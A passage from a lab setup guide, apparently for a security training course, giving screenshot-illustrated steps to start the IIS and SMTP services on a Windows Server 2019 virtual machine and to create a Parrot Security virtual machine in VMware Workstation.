


- The **Services** window appears; scroll down to **World Wide Web Publishing Service** and then right-click on it. Click **Properties** from the context menu.




- The **World Wide Web Publishing Service Properties (Local Computer)** window appears. In the **Startup type** drop-down box, choose **Automatic**. Click the **Apply** button and in the **Service status** section and then click the **Start** button. Click **OK**.

Note: If the service is already running, then leave it running.



- Now, open the **IIS Admin Service** and stop the service.


Note: If a **Stop Other Services** pop-up appears while stopping the service, click **Yes** to proceed.




- Close all windows and turn off the virtual machine.

Start SMTP Service in the Windows Server 2019 Virtual Machine


- After installing all the services in the **Windows Server 2019** virtual machine, start the **SMTP** service. To do so, navigate to **Start → Windows Administrative Tools**.
- The **Administrative Tools** window appears; double-click **Services**.



- The **Services** window appears; scroll down to **Simple Mail Transfer Protocol (SMTP)** and then right-click on it. Click **Properties** from the context menu.



4. A **Simple Mail Transfer Protocol (SMTP) Properties (Local Computer)** window appears. In the **Startup type** drop-down box, choose **Automatic**. Click the **Apply** button. In the **Service status** section, click the **Start** button. Click **OK**.



5. Close all open windows.


[\[Back to Configuration Task Outline\]](#)

CT#10: Install the Parrot Security Virtual Machine in VMware


1. The next step is to set up the **Parrot Security** virtual machine in VMware Workstation Pro.
2. In the **VMware Workstation** window, click **Create a New Virtual Machine**.
3. In the **New Virtual Machine Wizard** window, leave the settings as their default (**Typical**) and click **Next**.
4. In the **Guest Operating System Installation** wizard, choose the **Installer disc image file (iso)**: radio button. Click **Browse** to provide the ISO path of the Parrot Security ISO file. Then, select the Parrot Security ISO file and click **Open** to provide the ISO path. Finally, click **Next**.

Note: Here, we have used the **Parrot Security (MATE)** .iso file **Parrot-security-6.0_amd64.iso** to create the **Parrot Security** virtual machine. However, you can download the latest ISO file from <https://www.parrotsec.org/download/>.

Note: If you decide to download the latest version, the screenshots here might differ from what you see in your lab environment.




5. The **Name the Virtual Machine** wizard appears. Type **Parrot Security** in the **Virtual machine name** field and click the **Browse** button to store the virtual hard disk. Then, click **Next**.




The screenshot shows the 'New Virtual Machine Wizard' dialog box at the 'Name the Virtual Machine' step. The title bar reads 'New Virtual Machine Wizard' with a close button. The main heading is 'Name the Virtual Machine' with the subtitle 'What name would you like to use for this virtual machine?'. Below this, there are two input fields: 'Virtual machine name:' containing 'Parrot Security' and 'Location:' containing 'Parrot Security'. A 'Browse...' button is located to the right of the location field. At the bottom, there are three buttons: '< Back', 'Next >', and 'Cancel'. Red boxes highlight the 'Parrot Security' text in both input fields, the 'Browse...' button, and the 'Next >' button.

6. The **Specify Disk Capacity** wizard appears; type **35.0 GB** in the **Maximum disk size (GB)** field and choose the **Store virtual disk as a single file** radio button. Then, click **Next**.




The screenshot shows the 'New Virtual Machine Wizard' dialog box at the 'Specify Disk Capacity' step. The title bar reads 'New Virtual Machine Wizard' with a close button. The main heading is 'Specify Disk Capacity' with the subtitle 'How large do you want this disk to be?'. Below this, there is explanatory text: 'The virtual machine's hard disk is stored as one or more files on the host computer's physical disk. These file(s) start small and become larger as you add applications, files, and data to your virtual machine.' There are two radio buttons: 'Store virtual disk as a single file' (which is selected) and 'Split virtual disk into multiple files'. Below the radio buttons, there is a note: 'Splitting the disk makes it easier to move the virtual machine to another computer but may reduce performance with very large disks.' Above the radio buttons, there is a 'Maximum disk size (GB):' field with a spinner set to '35.0'. Below that, it says 'Recommended size for Debian 6 64-bit: 20 GB'. At the bottom, there are four buttons: 'Help', '< Back', 'Next >', and 'Cancel'. Red boxes highlight the '35.0' value in the spinner, the 'Store virtual disk as a single file' radio button, and the 'Next >' button.


7. Click the **Customize Hardware...** button in the **Ready to Create Virtual Machine** wizard.




8. The **Hardware** window appears; ensure that **Memory** is assigned as **2 GB** or **2048 MB** and click **Close**.




1. Uncheck **Power on this virtual machine after creation** checkbox. Click **Finish** in the **Ready to Create Virtual Machine** wizard.




2. In the **Parrot Security** tab, click the **Power on this virtual machine** link.



